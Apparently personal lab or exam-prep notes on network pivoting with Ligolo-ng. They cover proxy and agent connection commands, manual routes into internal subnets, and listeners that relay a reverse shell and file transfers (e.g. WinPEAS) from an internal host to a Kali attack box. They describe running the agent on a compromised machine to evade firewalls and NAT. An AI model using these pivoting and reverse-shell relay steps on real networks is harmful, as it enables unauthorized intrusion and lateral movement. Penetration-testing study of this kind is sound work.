
















































































































































Ligolo Port Forwarding
This has been vastly more useful for port forwarding internal networks
https://software-sinner.medium.com/how-to-tunnel-and-pivot-networks-using-ligolo-ng-cf828e59e740
https://www.youtube.com/watch?v=DM1B8S80EvQ
should note that ligolo should be run with the proxy on the bridge machine and not on the attack box (attack box should run agent) to ensure cock ups like round 1 don't happen again. That said, there's a problem in doing this in which the proxy interactive terminal doesn't really work. Possible fixable by using Chisel in the same configuraiton or with a certain type of interactive shell. Only things I can think of
20.1.1 - Proxy <- Agent connection
sudo ./proxy2 -laddr 0.0.0.0:9003 -selfcert
.\agent2.exe -connect 192.168.49.93:9003 -ignore-cert


An example of a connection using agent.exe

20.1.2 - Use in ip route conjuncture Ligolo
Note autorouting does exist and is generally reliable.
First connect the tunnel as usual and create an interface
interface_create
Then create a connection to an interface with the internal network.


sudo ip route add 172.168.167.0/24 dev ligolointerface


Example of creating route entries for the 10.10.1 subnet.


ifconfig will show the configured interface (once the session has been executed). Running start will start the proxy and establish access.


Pinging the internal machine returns traffic
Connecting from an Internal Network to Kali


Since MS02 is on an internal network, it isn't going to be able to reach back out to the Kali VM directly.


As an example, this gets no connection back.




We'll need to add a listener to our ligolo agent. This is redirecting the proxy back to our local Kali machine
listener_add --addr 0.0.0.0:1234 to 127.0.0.1:4444



Note the internal IP address on our machine (MS01). We're going to send a reverse shell to our listener on MS01 (set up as shown above)


We then try and send this shell from MS02 again, to MS01

And this redirects the traffic to the listener on Kali

Transferring Files
Provided you already established a shell, moving files back and forth gets easier.

Establish another listener (in this example MS01). We can see our existing shell listener. Now we're also going to be redirecting traffic sent to 1235 to 80 (on Kali)


We can now request from WinPEAS

Note we see a GET request from 127.0.0.1 on the HTTP server

Creating a Route in Ligolo
If you're using Ligolo-ng and its autoroute feature to route traffic through an implant/tunnel, but want to manually add routes, you can do that by using standard OS-level routing commands, depending on your operating system.
Ligolo creates a SOCKS tunnel or tun interface (in TUN mode), and when using TUN mode, it acts like a VPN so you can push traffic through it by modifying your routing table.
Running agent on the target will evade firewalls/NAT by making the target reach out to you. This is often easier than initiating connections to a protected network.
Ensure you're running the agent and proxy correctly with -tun on the proxy side:
proxy -tun
On the agent side, connect (on the compromised machine)
agent -connect <your-ip>:<proxy-port>
When this is running properly, a new network interface (e.g., tun0) is created on your system.
Check the interface. Look for tun0/the IP of your target
ip addr
ip config
Now manually add a route to the desired internal subnet reachable through the compromised host. The target subnet is the network you want to reach, gateway being the internal IP of the tunnel on the other side.

sudo ip route add <target-subnet> via <ligolo-tun-gateway> dev tun0
A route to the 10.10.120.0 network

Confirm the route
sudo ip route show
If autoroutes are conficting / there are old routes, flush routes and start again.
ip route del